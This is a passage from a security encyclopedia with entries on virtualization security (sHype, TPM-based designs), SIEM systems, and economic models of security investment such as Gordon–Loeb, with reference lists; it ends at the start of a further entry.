As one of the representative hypervisor security architecture, the major components of the sHype Access Control Architecture is composed of the PM (Policy Manager), ACM (Access Control Module), and MH (Mediation Hooks). PM delivers the services of securely creating and updating the access control policy to decide which VMs can access which resources. ACM performs resource control, access control between VMs, isolation of virtual resources, and Trusted Platform Module (TPM)-based attestation. Security MHs mediate access to resources inside the hypervisor, enabling information flow between VMs (Perez and van Doorn 2008). Figure 6 shows the sHype hypervisor security architecture (Perez and van Doorn 2008).



Security Implication in Virtualization, Fig. 5 TPM Virtualization built on top of (**a**) IBM PCIX-Cryto Coprecessor and (**b**) a Hardware TPM (Perez and van Doorn 2008)



Security Implication in Virtualization, Fig. 6 The sHype security architecture (Perez and van Doorn 2008)

Trusted Platform Module-Based Virtualization Security

Trusted Platform Module (TPM) provides security that software cannot compromise (Perez and van Doorn 2008). TPM is an architecture built on top of a cryptographic coprocessor and hardware TPM as shown in Fig. 5. This architecture allows one to use a TPM on systems running multiple operating systems simultaneously. PCIX Crypto Co-processor (PCIXCC)

has tamper-sensing and responding mechanisms, and this is a great platform for virtual PM functionality. PCIXCC prevents intruders from accessing sensitive data on the device. Virtual TPM, as shown in Fig. 5b, protects the system by controlling multiple isolated VMs. This will enable multiple VMs to be housed in a single platform.

Applications

Overview

The motivation of information security for virtualization originates from the concept of separation of all resources from the virtual computer. With this separation, users can control interactions with these virtual computers using a small security kernel, and they can run whatever OS and software. As one computer gets too heavily loaded, they can also balance the workloads by moving the work to other virtual machines, which will prevent denial of service and other overloading issues. All of the issues one has with operating systems, security kernels, perimeter controls, intrusion detection and response, and encryption will still be there. In addition, users will not have the same control over where things happen, and users will lose the ability to keep track of things even more. There are a few commercially available security solutions for virtualization-based service systems (Cohen 2010).

Hypervisor Architecture

Early VMs were essentially computing environments that emulated the host system's existing hardware while arbitrating access to shared system resources. Systems of the time (i.e., largely mainframes designed in the 1960s and 1970s, such as IBM VM/370's predecessors) were expensive. These early VMs gave companies distinct economic advantages by allowing them to partition one physical system into multiple logical systems. The same advantages exist today for the IBM VM/370's heir, such as IBM PR/SM and z/VM VM monitors (VMMs), and the S/390 and zSeries mainframes. Hypervisors are particularly well suited for a few basic but strong security primitives such as separation and controlled sharing. Hypervisors function as reference monitors, providing workload isolation on an operating system instance granularity (as opposed to operating systems that strive to provide process-level isolation). The reference

monitor mediates all security-sensitive operations such as access to objects or communications between VMs. A hypervisor is also a key element in the trusted computing-based hardware, firmware, and software components in layered-system architectures that must be corrected to enforce the explicit or implicit system security policy. Because the hypervisor reference monitor mediates access to the entities such as processors, memory, disks, and VMs, hypervisors are often orders of magnitude smaller and less complex than modern operating systems. Hypervisors have traditionally supported strong isolation or separation of VMs and their workloads, including fault isolation—limiting an application or operating system fault's effect within a VM. However, hypervisors that support sharing based on explicit security policies and labels associated with each VM and its resources were not available on a large scale. This is partly because of the commercial requirements and the systems' high assurance government/military-oriented design targets. Because hypervisors must maintain isolation while maximizing resource utilization and support for the more distributed and interconnected nature of contemporary workloads, policy-driven controlled sharing requirements for commercial hypervisors on mid-range and high-volume systems are increasingly challenging.

Secure Hypervisor (sHype) Example

Figure 6 shows the sHype hypervisor security architecture developed by IBM and its integration into a VMM environment with major components of policy manager, which oversees the access-control policy, the access-control module (ACM), and the meditation hooks. The major goal of sHype is the establishment of a secure foundation for server platforms, functions of strong isolation and meditated sharing between VMs, attestation and integrity assurances, resource control and accurate accounting management, and secure services.

The security of a full virtualization solution is heavily dependent on the individual security of each of its components, including the hypervisor, host computer, host operating system, guest operating systems, applications, and storage. Organizations should secure all of these elements and maintain their security based on the security policies. Virtualization can be used in many ways. Therefore, the appropriate security controls for each situation vary. In general, organizations should have the same security controls in place for the virtualized operating systems as they have for the operating

systems running directly on hardware. The same is true for applications running on guest operating systems. If the organization has a security policy for an application, it should apply the same regardless of whether the application is running on an operating system within a hypervisor or on an operating system running on physical hardware (Scarfone et al. 2010; Uhlig et al. 2005; Perez and van Doorn 2008; Cohen 2010) (Table 1).

Security Implication in Virtualization, Table 1 Commercially available virtualization products and their security solutions

Type of virtualization	Commercial product/solution	Remarks
Hypervisor type	IBM VM/370 s (IBM PR/SM, z/VM VM monitors, S/390, zSeries mainframes, and DEC VAX VMM, KVM/370 (Karger et al. 1991; Gold et al. 1984; Robin and Irvine 2000; Intel)	Early primitive versions of virtualization by VMs for computing environments that stimulated or emulated the host system's existing hardware while arbitrating access to shared system resources
Hardware virtualization support type	Intel Vanderpool, AMD Pacifica Technology (Secure VM), and IBM Power5 (AMD; Armstrong et al. 2005; Advanced micro devices, AMD I/O virtualization technology (IOMMU) specification 2006)	Encapsulation all of the components of a guest operating system, including its applications and the virtual resources they use, into a single logical entity
I/O Memory management type	Intel LaGrande and AMD Presidio Technology (Grawrock 2006; LaPedus 2004; Trusted computing group 2004; Sailer et al. 2005; Barham et al. 2003; Sailer et al. 2004)	Process isolation, sealed storage, platform attestation, and secure I/O paths as the common core design concepts
sHype type	Xen open source hypervisor, IBM Research's Trusted Virtual Data Center, and Access control approach (Policy Manager) (Berger et al. 2008; Dyer et al. 2001)	Establishment of a secure foundation for server platforms, providing functions of strong isolation and mediated sharing between VMs; attestation and integrity guarantee; resource and account controls; and secure services
Trusted platform module (TPM) type	PCIXCC (IBM PCIX-Crypto Coprocessor) and vTPM (virtual TPM) (Berger et al. 2006)	Emerging security building block offering the system-wide hardware roots of trust that the system software can not compromise
Partition of tamper-resistant hardware type	Terra (Garfinkel et al. 2003)	Creation of protected systems by partitioning a tamper-resistant hardware into multiple VMs, presenting multiple virtual hosts on a single, general purpose platform

Commercially Available Products

The following table describes commercially available virtualization products and their security solutions.

Virtualization Security Tools

There are not many virtualization security tools. Vendors are rarely able to release additional virtualization security tools. Currently, the tools work with only one platform since the virtualization and APIs are relatively new. Table 2 summarizes a few representative virtualization security tools.

Security Implication in Virtualization, Table 2 Some representative virtualization security tools

Virtualization Security Tool	Description
Apani's EpiForce VM	Uses VPN and network security such as intrusion prevention systems and firewalls
Blue Lane Technologies' Virtual Shield	Supports only VMWare™ system
	Protects against known vulnerabilities by identifying the possible issues
Reflex Security's vTrust	Supports VMWare™ ESX and Citrix's Xen virtualization
	Provides intrusion detection, firewalls, antispyware, and network policy enforcement
	Administrators are able to view the operation of virtual machines

The other companies that offer virtualization security products are Altor Networks, Catbird Networks, Fortisphere, and Montego Networks.

Open Problems and Future Directions

Full virtualization has many benefits including efficiency and energy savings but has a few negative implications. Virtualization adds another layer of technology, and this layer adds complexity to security management. Additional security controls are needed to handle the virtualization features. Also, consolidating a number of systems or servers into one physical platform can create a large problem if the security is compromised on this platform. If the intruder breaks the security of the host OS, the intruder will have access to all systems and servers. Another problem is that some virtualization is designed to share information between the systems. Sharing

information could be dangerous when the information is shared between the intruders. Lastly, some virtualized environments are quite dynamic, which could be difficult for security management and can blur the security boundary between VMs.

Virtualization Security Problems

There are several security problems in virtualization-based systems and networks. Especially, network-based security systems usually do not track communications between VMs on the same physical machine. This can cause severe security problems. In general, many organizations overlooked security in a rush to implement virtualization (Vaughan-Nichols 2008).

Some of the major virtualization security problems include hypervisor vulnerability, OS vulnerabilities, and configuration-management problems. The most severe security problem in virtualization is that hypervisors have more access to hardware resources than typical applications do. As a result, the attackers can obtain access to the hypervisor and eventually multiple VMs running on the hypervisor. Traditional OSes with vulnerabilities can be exploited easily by attackers. Managing many VMs on multiple host computers in an organization according to an organizational security policy is extremely difficult. If keeping track of these and taking necessary proper actions are not successful, this will make it possible for the attackers to take advantage of the system vulnerabilities (Vaughan-Nichols 2008).

Future Directions for Virtualization-Based Security

The goal of realizing simplified operational security management for information services will drive progress and innovation across the spectrum, from low-level hardware-related developments to high-level distributed systems management. Heterogeneous multi-core processors are emerging in the high-volume market and chip designers will integrate security and trusted platform-based computing functions (such as cryptographic acceleration engines and TPMs) into the processor design. As hypervisors mature, processor support for recursive virtualization might be necessary to preserve the investment made in these mature solutions. An increasing number of peripherals will likely support self-virtualization. For instance, they will be able to support multiple logical adaptor instances within one physical adaptor (Perez and van Doorn 2008; Vaughan-Nichols 2008).

Peripherals will also support trusted computing authentication and integrity goals with the incorporation of TPMs and attestation capabilities. The combination of these developments will lead to the emergence of peripherals that can enforce system-wide access control and information flow security policies, thus becoming an extended part of the trusted computing base while relieving the hypervisor of the policy-enforcement obligations associated with these resources (Ray and Schultz 2004).

Utility and other distributed computing models, such as cloud computing, will also continue to gain acceptance. This increase is partly due to the economic advantages of having access to essentially unlimited computing resources, paying only for what one uses, and being able to stipulate service-level agreements or quality-of-service guarantees with a small upfront investment. Such infrastructure usage will require reliable and secure resource monitoring that both workload and infrastructure owners can trust. The hardware support for resource control will also be needed to enforce resource usage limits that will defend the system against denial-of-service attacks in mixed-use environments. The possibility of implementing a distributed trusted computing base, built upon the secure hardware and virtualization foundations, is the great promise of these technologies. The academic researchers and industry communities must leverage emerging trusted computing technologies and virtualization capabilities to further bridge the middleware-to-systems gap and relieve application developers of the burden of implementing and verifying security-related functionality (IBM processor resource/systems management (PR/SM) planning guide; Anderson et al. 1972).

Conclusion

Virtualization offers many benefits. Interest in virtualization technologies is growing rapidly. This trend is mainly due to the fact that many organizations are deciding to increase the efficiency of their computing resources by consolidating them through virtualization to improve efficiency. The consolidation efforts also reduce the cost, which is another plus. However, they introduced some new security problems.

This entry explained the security implications in virtualization and their countermeasures with some examples of emerging solutions. In addition, the future directions of the virtualization security research are discussed.

The use and adoption of virtualization technologies will keep growing in the foreseeable future to provide computing efficiency necessary for most of organizations to survive. Therefore, it is an absolute imperative to develop the security technologies that go along with the advancement of the virtualization technologies.

Acronyms and Abbreviations

ACE Assured Computing Environment

ACM Access Control Module

API Application Programming Interface

CPU Central Processing Unit

DoS Denial of Service

FIPS Federal Information Processing Standard

FISMA Federal Information Security Management Act

I/O Input/Output

IDPS Intrusion Detection and Prevention System

IP Internet Protocol

IT Information Technology

ITL Information Technology Laboratory

JVM Java Virtual Machine

LAN Local Area Network

MAC Media Access Control

MH Mediation Hooks

NAPT Network Address and Port Translation

NAS Network Attached Storage

NAT Network Address Translation

NGSCB Next Generation Secure Computing Base

NIC Network Interface Card

NIST National Institute of Standards and Technology

OMB Office of Management and Budget

OS Operating Systems

OVF Open Virtualization Format

PC Personal Computer

PCI Peripheral Component Interconnect

PCIXCC IBM PCIX-Crypto Coprocessor

PII Personally Identifiable Information

PM Policy Manager

QoS Quality of Service

RAM Random Access Memory

SAN Storage Area Network

SLA Service Level Agreement

SP Special Publication

TPM Trusted Platform Module

USB Universal Serial Bus

VLAN Virtual Local Area Network

VM Virtual Machine

VMM Virtual Machine Monitor

VPN Virtual Private Network

VTPM Virtual Trusted Platform Module

Cross-References

Virtualization Security

References

Advanced micro devices, AMD I/O virtualization technology (IOMMU) specification (2006)

AMD. AMD64 architecture programmer’s manual, volume 2: system programming

Anderson JP et al (1972) Computer security technology planning study. Techical report ESD-TR-73-51, vols I and II, Air Force Systems Command, USAF. Electronic Systems Division, Bedford

Armstrong WJ et al (2005) Advanced virtualization capabilities of power5 systems. IBM J Res Dev 49(4/5):523–532

Barham P et al (2003) Xen and the art of virtualization. In: Proceedings of 19th ACM symposium operating systems principles. ACM Press, New York, pp 164–177

Berger S et al (2006) vTPM—virtualizing the trusted platform module. In: Proceedings of 15th Usenix security symposium. Usenix Association, Hillsbro, pp 305–320

Berger S et al (2008) TVDc: managing security in the trusted virtual datacenter. ACM SIGOPS Oper Syst Rev 42(1):40–47

Cohen F (2010) The virtualization solution. IEEE Secur Priv 8(3):60–63

Dyer J et al (2001) Building the IBM 4758 secure cryptographic coprocessor. Computer 34(10):57–66

Garfinkel T et al (2003) Terra: a virtual machine-based platform for trusted computing. In: Proceedings of ACM symposium operating system principles. ACM Press, New York, pp 193–206

Gold BD, Linde RR, Cudney PF (1984) KVM/370 in retrospect. In: Proceedings of IEEE symposium security and privacy. IEEE CS Press, New York, pp 13–23

Grawrock D (2006) The intel safer computing initiative: building blocks for trusted computing. Intel Press, Hillsboro

IBM processor resource/systems management (PR/SM) planning guide. SB10-7036-01, eServer zSeries 990

Intel. Intel 64 and IA-32 architectures software developer's manual, volume 3B: system programming guide. www.intel.com/products/processor/manuals/

Karger PA et al (1991) A retrospective on the VAX VMM security Kernel. IEEE Trans Softw Eng 17(11):1147–1165

Laadan O, Nieh J (2010) Operating system virtualization: practice and experience. In: SYSTOR 2010, Haifa, 24–26 May

LaPedus M (2004) AMD tips 'Pacifica' and 'Presidio' processors for'06. Accessed Nov 2004

Perez R, van Doorn L (2008) Virtualization and hardware-based security. IEEE Secur Priv 6(5):24–31

Ray E, Schultz E (2004) Virtualization security 2004

Robin JS, Irvine CE (2000) Analysis of the Intel pentium's ability to support a secure virtual machine monitor. In: Proceedings of 9th Usenix security symposium. Usenix Assoc, Berkeley, p 10

Sailer R et al (2004) Design and implementation of a TCG-based integrity measurement architecture. In: Proceedings of 13th usenix security symposium. Usenix Association, Hillsbro, pp 223–238

Sailer R et al (2005) Building a MAC-based security architecture for the Xen open-source hypervisor. In: Proceedings of the 21st annual computer security applications conference (ACSAC). IEEE CS Press, Washington, DC, pp 276–285

Scarfone K, Souppaya M, Hoffman P (2010) Guide to security for full virtualization technologies (draft). National Institute of Standards and Technology, Special Publication 800-125 (draft), July

Trusted computing group (2004) TCG specification architecture overview, revision 1.2. Accessed April 2004

Uhlig R et al (2005) Intel virtualization technology. Computer 38(5):48–56

Vaughan-Nichols SJ (2008) Virtualization sparks security concerns. Computer 41(8):13–15

VMWare (2010). http://www.vmware.com/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1681

Security Information and Event Management (SIEM)

Manfred Vielberth[70] ✉
(70) Chair of Information Systems, University of Regensburg, Regensburg, Germany

✉ **Manfred Vielberth**
Email: manfred.vielberth@ur.de

Synonyms

Security Analytics; SIEM system

Definition

Security Information and Event Management is responsible for collecting security-relevant data in a centralized manner to detect threats or incidents. Thereby, it provided security analytics capabilities in real time or historically on past events by correlating multiple log events. Further functionalities are enrichment with context data, normalization of heterogeneous data sources, reporting, alerting, and automatic incident response capabilities. To enable the exchange of threat information, it provides a connection to cyber threat intelligence exchange platforms, and human security analysts are involved by offering visual security analytics capabilities. Additionally, SIEM provides log management capabilities by long-term storage of event data.

Background

To protect organizations against security threats, a large inventory of security software is in operation, which usually has been grown historically. Furthermore, trends such as Industry 4.0 and the Internet of Things transform today's IT-landscapes into a complex and mazy structure with a growing number of attack points. This makes it hard to get a holistic picture of corporate IT security. Additionally, complex attacks such as advanced persistent threats (APT) are hard to detect with isolated security software due to their distributed nature with multiple points of attack. For increasing the overall information security awareness, SIEM systems provide a centralized view on corporate IT security. SIEM was first mentioned in a report of Gartner Inc. (Williams and Nicolett 2005) and is composed of the two terms Security Information Management (SIM) and Security Event Management (SEM). While SIM deals with collecting historic security-relevant data and generating reports for compliance purposes, SEM provides real-time analyses of security incidents and incident response capabilities. Thereby, SIEM combines the capabilities of both, SIM and SEM in one single centralized system. However, SIEM is not an isolated piece of software but is usually closely connected to the Security Operations Center. The Security Operations Center is an organizational unit that aims to enhance an organization's overall security posture by joining processes, technologies, and people.

Theory and Applications

According to previous research (Vielberth and Pernul 2018), SIEM provides the following capabilities.

- *Collection*. Various techniques for data collection exist. It can either be pulled from the data source or pushed by the data-generating system (Muniz et al. 2015). Furthermore, one can distinguish between a centralized (Wang and Zhu 2017) and a distributed collection topology (Gad et al. 2015).
- *Normalization*. Normalization facilitates or enables the subsequent processing of the data. Thereby, the heterogeneous raw data is translated into a uniform format. Additionally, time synchronization is of great importance here (Muniz et al. 2015).
- *Enrichment*. Context data plays a vital role in the detection of attacks. Therefore, the previously collected log data is enriched with context data

from various sources. An enrichment with Cyber Threat Intelligence is possible as well.

- *Correlation and Analysis*. According to Bračevac et al. (2018), correlation aims to deduce the state of the environment (in the context of SIEM about the state of the organizations' security) with the help of observed events from multiple sources. Thereby, attacks or in general incidents can be detected either automatically or by human experts.
- *Alerting and Response*. In the event of a detected incident, all relevant stakeholders must be informed. Furthermore, appropriate measures must be taken either automatically or manually to protect the organization from further damage.
- *Reporting and Threat Exchange*. The purpose of reporting is twofold. First, reporting security incidents can be motivated by compliance obligations. For example, the EU (European Parliament 2016) and the USA (Congress of the United States of America 2014) have laws that require the reporting of occurred security incidents in specific cases. Second, most SIEMs on the market can be connected to Threat Exchange platforms, where incidents can be reported and shared with other organizations for mutual benefits.

Additional supporting functions include log data storage (historical data and data for real-time analysis) and monitoring.

Open Problems and Future Directions

In the future, SIEM will provide additional automatic reaction capabilities. Trends such as Security Orchestration Automation and Response (SOAR) will have a significant impact on SIEM systems. Therefore, capabilities have to be implemented, which enable the reaction to security incidents or threats in real time without the need for human interaction. This poses a major challenge, as overly restrictive reactions can have far-reaching consequences for companies' day-to-day business. In this regard, the integration of cyber threat intelligence from exchange platforms or other external sources is essential. In this way, the exact course of attacks can be known at the time of its occurrence or even before.

Although most SIEM vendors promise extensive machine learning and artificial intelligence capabilities, the detection of attacks is still mainly based on a static rule or pattern detection. However, the application of AI

within SIEM provides very promising approaches and might mitigate the future need for security personnel.

This leads to another problem that must be solved in the future: The excessive demand for security experts since SIEM systems will never reach a maturity level needed for replacing experts (Bhatt et al. 2014). As mentioned, this could be mitigated by the use of AI. Another approach could be to improve the integration of people, making their work more efficient and reducing the amount of security domain knowledge needed.

Cross-References

Cyber Threat Intelligence
Security Operations Center (SOC)

References

Bračevac O, Amin N, Salvaneschi G, Erdweg S, Eugster P, Mezini M (2018) Versatile event correlation with algebraic effects. Proc ACM Program Lang 2(ICFP):1–31

Bhatt S, Manadhata P, Zomlot L (2014) The operational role of security information and event management systems. IEEE Secur Priv 12(5):35–41

Congress of the United States of America (2014) National Cybersecurity and Critical Infrastructure Protection Act of 2014

European Parliament (2016) Directive (EU) 2016/1148 of the European Parliament and of the Council

Gad R, Kappes M, Medina-Bulo I (2015) Monitoring traffic in computer networks with dynamic distributed remote packet capturing. In: 2015 IEEE international conference on communications (ICC). IEEE, London, pp 5759–5764

Muniz J, McIntyre G, AlFardan N (2015) Security operations center. Building, operating, and maintaining your SOC. Cisco Press, Indianapolis

Vielberth M, Pernul G (2018) A security information and event management pattern. In: 12th Latin American Conference on Pattern Languages of Programs (SugarLoafPLoP 2018), The Hillside Group, pp 1–12

Wang Z, Zhu Y (2017) A centralized HIDS framework for private cloud. In: 2017 18th IEEE/ACIS international conference on software engineering, artificial intelligence, networking and parallel/distributed computing (SNPD). IEEE, Kanazawa, pp 115–120

Williams A, Nicolett M (2005) Improve IT security with vulnerability management. Gartner – technical report (ID: G00127481)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300880

Security Information Event Management (SIEM)

Security Analytics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300881

Security Information Sharing

Cyber Threat Intelligence Sharing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1610

Security Investment

Christos Ioannidis[71] ✉ and Julian Williams[72] ✉
(71) Aston Business School, Aston University, Birmingham, UK
(72) Julian Williams Institute of Hazard Risk and Resilience and the Durham University Business School, University of Durham, Durham, UK

✉ **Christos Ioannidis (Corresponding author)**
Email: c.ioannidis@ucl.ac.uk

✉ **Julian Williams**
Email: julian.williams@durham.ac.uk

Synonyms

Security budget; Security compliance; Security controls

Definitions

Security investment is the allocation of physical and temporal resources in aspects of information security by an individual or organisation. The analysis of security investment is usually embedded in the notion of how resources allocated to information security reduce the risk of a security breach and the expected information losses and enhance the degree of resilience of an organisation that is subject to attacks on its information infrastructure.

Theory

The standard modelling framework originating with (Gordon and Loeb, 2002) outlines the 'target' organisation's problem. Let $\boldsymbol{x} \in \mathcal{X}$ be a vector of security controls within a compact space of admissible security configurations. As an example, set $\boldsymbol{x} = [x_i]_{i=1}^{I}$, where $0 \leq \mathbf{x}_i \leq R_i$, x_i is an investment in the *i*th security typology and R_i is the maximum degree of revenue associated with that control that could be lost. Hence, the maximum security investment cannot go beyond the losses at stake.

Typically, in the information security literature, x_i can be seen as the investment in cybersecurity by the firm; this is bundled from aspects such as people training, software acquisition and system patching. The basic static model is based on the optimisation of cost $C(x_i)$ and loss functions $\ell = L_i\sigma(x_i;n_A)$, where $\sigma(x_i;n_A)$ determines the point probability of a loss given an investment X_i for a given level of threat n_A and $L_i \leq R_i$ measuring the loss associated with that event.

When costs are linear and the decision-making is risk neutral, there is only one security control of the investment, and decision-making problem reduces to a simple one-dimensional optimisation $\|f(\mathbf{x}_i)\|_2 = \alpha, \forall i = 1, 2, \ldots, M$. When the function $\sigma(x_i;n_A)$ exhibits a diminishing marginal reduction in the likelihood of a successful attack with respect to x_i, $\forall 0 \leq \mathbf{x}_i \leq L_i$, then for a given level of n_A, the optimal investment $\tilde{D}$ is always bracketed by the feasible domain.

In the simplest case, Gordon and Loeb (2002) demonstrate that when $\sigma(x_i;n_A)$ is $\mathscr{S}$ (smooth and continuous) a reasonable approximation is that for almost all feasible security policies the optimal investment is bounded from above by $1/e$ of the expected losses. Indeed, the neatness of this result is that it provides a direct estimate of the upper bound on investment in information security as constant proportion losses before investment has taken place.

Gordon and Loeb (2002) provide a neat and easily implemented result but rely on a wide variety of quite restrictive assumptions. First, n_A is invariant to any given level of x_i, so the threat environment is fixed and not dynamic. However, attackers are strategic agents and engage in attacks that solve their own objective functions; in this case the static nature of the adversary is problematic for the calculation of optimal investment. In addition additional risk management responses such as the purchase of

insurance complicate issues, and finally in the basic static model, there is no accounting for dynamics and timing.

Theoretical models can then be split into three domains. First, those that treat n_A as static but add complexity to the decision problem of the target. Second, models that combine sets of static inter actions between target and attacker. Third, models that seek to combine both, often in conjunction with other risk management tools, such as insurance markets and public subsidies. We will deal, briefly with examples of each of these models and the in turn.

Examples of dynamic models that explicitly include timing are (Ioannidis et al., 2013) who specify an additive utility model, whereby returns on security investment are matched to costs that are sometimes not directly measurable, such as assurance. In this case we start with a loss function ℓ_t evaluated at $t = 0$ of the following form:

$$\int_0^T e^{-\beta t}(L(t)\sigma(x(t),t) + c(x(t)))dt$$

here $\sigma(x(t))$ is now a continuous risk function, with $L(t)$ being the 'spot losses' from attacks. Ioannidis et al. (2013) demonstrates how this setup can be derived from a fairly standard utility model under relatively mild assumptions –Poisson arrivals of attacks, continuous risk-averse managers, and diminishing marginal returns to investment–where β is a non-stochastic discount factor.

The paper derives optimality conditions by adopting specific functional forms for $L(t)$. $\sigma(t)$ and $c(x(t))$. By varying the functional forms different models can be obtained. For example, in Ioannidis et al. (2019), the risk function is decomposed into two orthogonal domains with two types of information asset at risk. This mimics the set-up that divides corporate networks and networks of industrial control systems in critical infrastructure. The infrastructure operator can then choose to classify assets into different classes. In a game between a regulator, a continuum of attackers and the organisation, Ioannidis et al. (2019) show that the time horizon for losses determined by the discount rate plays a critical component in determining if the operator is incentivized to reclassify assets into more risky Internet facing corporate assets to avoid costly regulation.

This situation occurs when the discount factor of the regulator is substantially lower than the discount rate of the operator.

An alternative is to increase the complexity of the decision problem and include more complex strategies for the regulator and attackers. Massacci et al. (2016) outline a model of critical infrastructure protection that includes several regulatory measures and a public subsidy component. In this case the space of investment options is complicated by the use of audit to assure the regulator and discretionary investment to target losses. Inefficiencies in the information transmission between regulator and target generate a tension, when incentives are not precisely aligned. In this case the regulator prefers less efficient, but audited, security investment by the operator to ensure that certain risk objectives are satisfied. The endogeneity of attackers ensures that statistical sampling of historical attacks is quite dangerous when deciding on future investment planning. Elliott et al. (2016) discuss this type of investment problem more generally, noting that trust between regulator and firm is one of the most complex notions to model. In general most models view the players in the games as naturally non-cooperative; however, many models feature complex interactions between governments and firms, and this is difficult to capture in an abstract mathematical model.

Combining the attacker, regulator and operator dynamics into a general network Model, Kuper et al. (2020) evaluate the fairness of investment with both direct and indirect network externalities to security investment. Evaluating different mechanisms for a European passenger levy to pay for enhanced aviation security, the Kuper et al. (2020) approach demonstrates the importance of risk transfer across several implementations. Given the slender envelope for a fair system that does deliver parity between large volume hub airports and smaller regional airports, the identification of attacking risk is of critical importance.

A further dimension for extending the investment model is to address the delegation problem once an investment level has been decided. De Gramatica et al. (2015); de Gramatica et al. (2017) carefully look at investment in security and the incentive structure for delegated security when monitoring and contracts are incomplete. de Gramatica et al. (2017) illustrate that the deepening of intellectual capital can be used to align incentives between a security manager and the agents operating on their behalf. Using suitable training mechanisms instantiate the need for the compensatory arrangement, de Gramatica et al. (2017) illustrate the

substantial increase in robustness of security training mechanisms when future intellectual capital formation is embedded in delegated contracts. Srinidhi et al. (2015) document a similar effect in a more general context when managers delegate to security agents within an explicitly cyber context.

The addition of contracts that compensate security events complicates the security investment problem markedly. Massacci et al. (2017) outline a model with a policy-maker several different types of cyber insurance markets and a continuous of firms and attackers in a first winner competition for engaging in cyberattacks on targets. The results support conventional wisdom that insurance and security investments can substitute each other. However, the effect is quite complex and subtle. First, when attacking intensity is uncorrelated to the level of investment, the fully insured firm acts as a risk-neutral agent. Hence, the change in investment when insurance is available depends on the structure of the risk aversion exhibited by the management of the organisation. For many types of the typical types of concave utility functions, the transition from a risk-averse manager to a risk-neutral manager decreased the level of security investment. The most interesting observation arises when attackers react to average levels of security investment, increasing effort when investment is low or ineffective and decreasing when investment is high and/or highly effective in reducing risk. In this case insurance companies can extract sizeable excess returns, by increasing the cost of insurance, which firms will accept. However, as they buy higher cost insurance, the substitution away from security investment leads to higher risks and, hence, a positive feedback loop.

Investment in information security requires the utilisation of resources that have to be withdrawn from other uses. These are monetary such as the purchase of specialist software and equipment and time allocation devoted to training, business process alterations and reassignment of security duties across personnel. There is no doubt that investment in information security has an obvious opportunity cost, and decision leading to its determination must take it into account. Security managers are therefore faced with the problem of justifying their resource claims, routine or exception and account for their effectiveness. Other stakeholders are also concerned with the possible escalation of this type of investment that has an indirect link to profitability, the main concern of shareholders. The situation is analysed by

Srinidhi et al. (2015) where the competing incentives of security managers and shareholders play an explicit role in determining such investments. In the light of the this resource constraint, this is an economic investment decision rather than a simple application of an engineering solution. Kesswani and Kumar (2015) provide the basic accounting methodology to evaluate the effectiveness of such expenditures.

Open Problems and Future Directions

The literature on the economic decision-making process for security investment is growing rapidly. However, there is scant empirical evidence regarding the composition and effectiveness of this investment. The problem of quantifying the benefit structure of security investment will be the major challenge for our understanding of the appropriateness of such expenditures.

A very inf1ormative attempt to quantify the value of this investment is the work of Liu et al. (2007) where a carefully conducted survey of the security investment undertaking by Japanese firms is analysed and the tensions between identification of risk reduction and return on security investment are demonstrated.

Measurement of effect is of key interest. Attackers are reactive and accounting for the absence of an effect, for instance, the decision to not attack is effectively impossible. Therefore the measurement of the value of investment in terms of deterrence is, from an operational standpoint, impossible to measure for an individual organisation. This lack of an accounting unit for the impact of security investment renders firms vulnerable to cycles of underinvestment, followed by a security event, then a period of overinvestment. This type of experience bias is evident in commercial responses to cybersecurity threats. This is discussed further in Fielder et al. (2016) and Tatsumi and Goto (2010) amongst others.

Cross-References

Cyber-Insurance Market

References

De Gramatica M, Massacci F, Shim W, Tedeschi A, Williams J (2015) It interdependence and the economic fairness of cybersecurity regulations for civil aviation. IEEE Secur Priv 13(5):52–61

de Gramatica M, Massacci F, Shim W, Turhan U, Williams J (2017) Agency problems and airport security: quantitative and qualitative evidence on the impact of security training. Risk Anal 37(2):372–395

Elliott K, Massacci F, Williams J (2016) Action, inaction, trust, and cybersecurity's common property problem. IEEE Secur Priv 14(1):82–86

Fielder A, Panaousis E, Malacaria P, Hankin C, Smeraldi F (2016) Decision support approaches for cyber security investment. Decis Support Syst 86:13–23

Gordon LA, Loeb MP (2002) The economics of information security investment. ACM Trans Inf Syst Secur (TISSEC) 5(4):438–457

Ioannidis C, Pym D, Williams J (2013) Fixed costs, investment rigidities, and risk aversion in information security: a utility-theoretic approach. In: Economics of information security and privacy III. Springer, pp 171–191

Ioannidis C, Pym D, Williams J, Gheyas I (2019) Resilience in information stewardship. Eur J Oper Res 274(2):638–653

Kesswani N, Kumar S (2015) Maintaining cyber security: implications, cost and returns. In: Proceedings of the 2015 ACM SIGMIS Conference on Computers and People Research, pp 161–164

Kuper G, Massacci F, Shim W, Williams J (2020) Who should pay for interdependent risk? policy implications for security interdependence among airports. Risk Anal 40(5):1001–1019

Liu W, Tanaka H, Matsuura K (2007) Empirical-analysis methodology for information-security investment and its application to reliable survey of Japanese firms. IPSJ Digit Cour 3:585–599

Massacci F, Ruprai R, Collinson M, Williams J (2016) Economic impacts of rules-versus risk-based cybersecurity regulations for critical infrastructure providers. IEEE Secur Priv 14(3):52–60

Massacci F, Swierzbinskic J, Williamsb J (2017) Cyberinsurance and public policy: self-protection and insurance with endogenous adversaries. Technical report, Workshop on the Economics of Information Security, 2016

Srinidhi B, Yan J, Tayi GK (2015) Allocation of resources to cyber-security: the effect of misalignment of interest between managers and investors. Decis Support Syst 75:49–62

Tatsumi Ki, Goto M (2010) Optimal timing of information security investment: a real options approach. In: Economics of Information Security and Privacy. Springer, pp 211–228

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1628

Security Investment, Interdependence, Attacking, and Information Sharing

Kjell Hausken[73] ✉
(73) Faculty of Science and Technology, University of Stavanger, Stavanger, Norway

✉ **Kjell Hausken**
Email: kjell.hausken@uis.no

Synonyms

Intelligence distribution to prevent attacks; Interconnection; Resilience expenditure

Definition

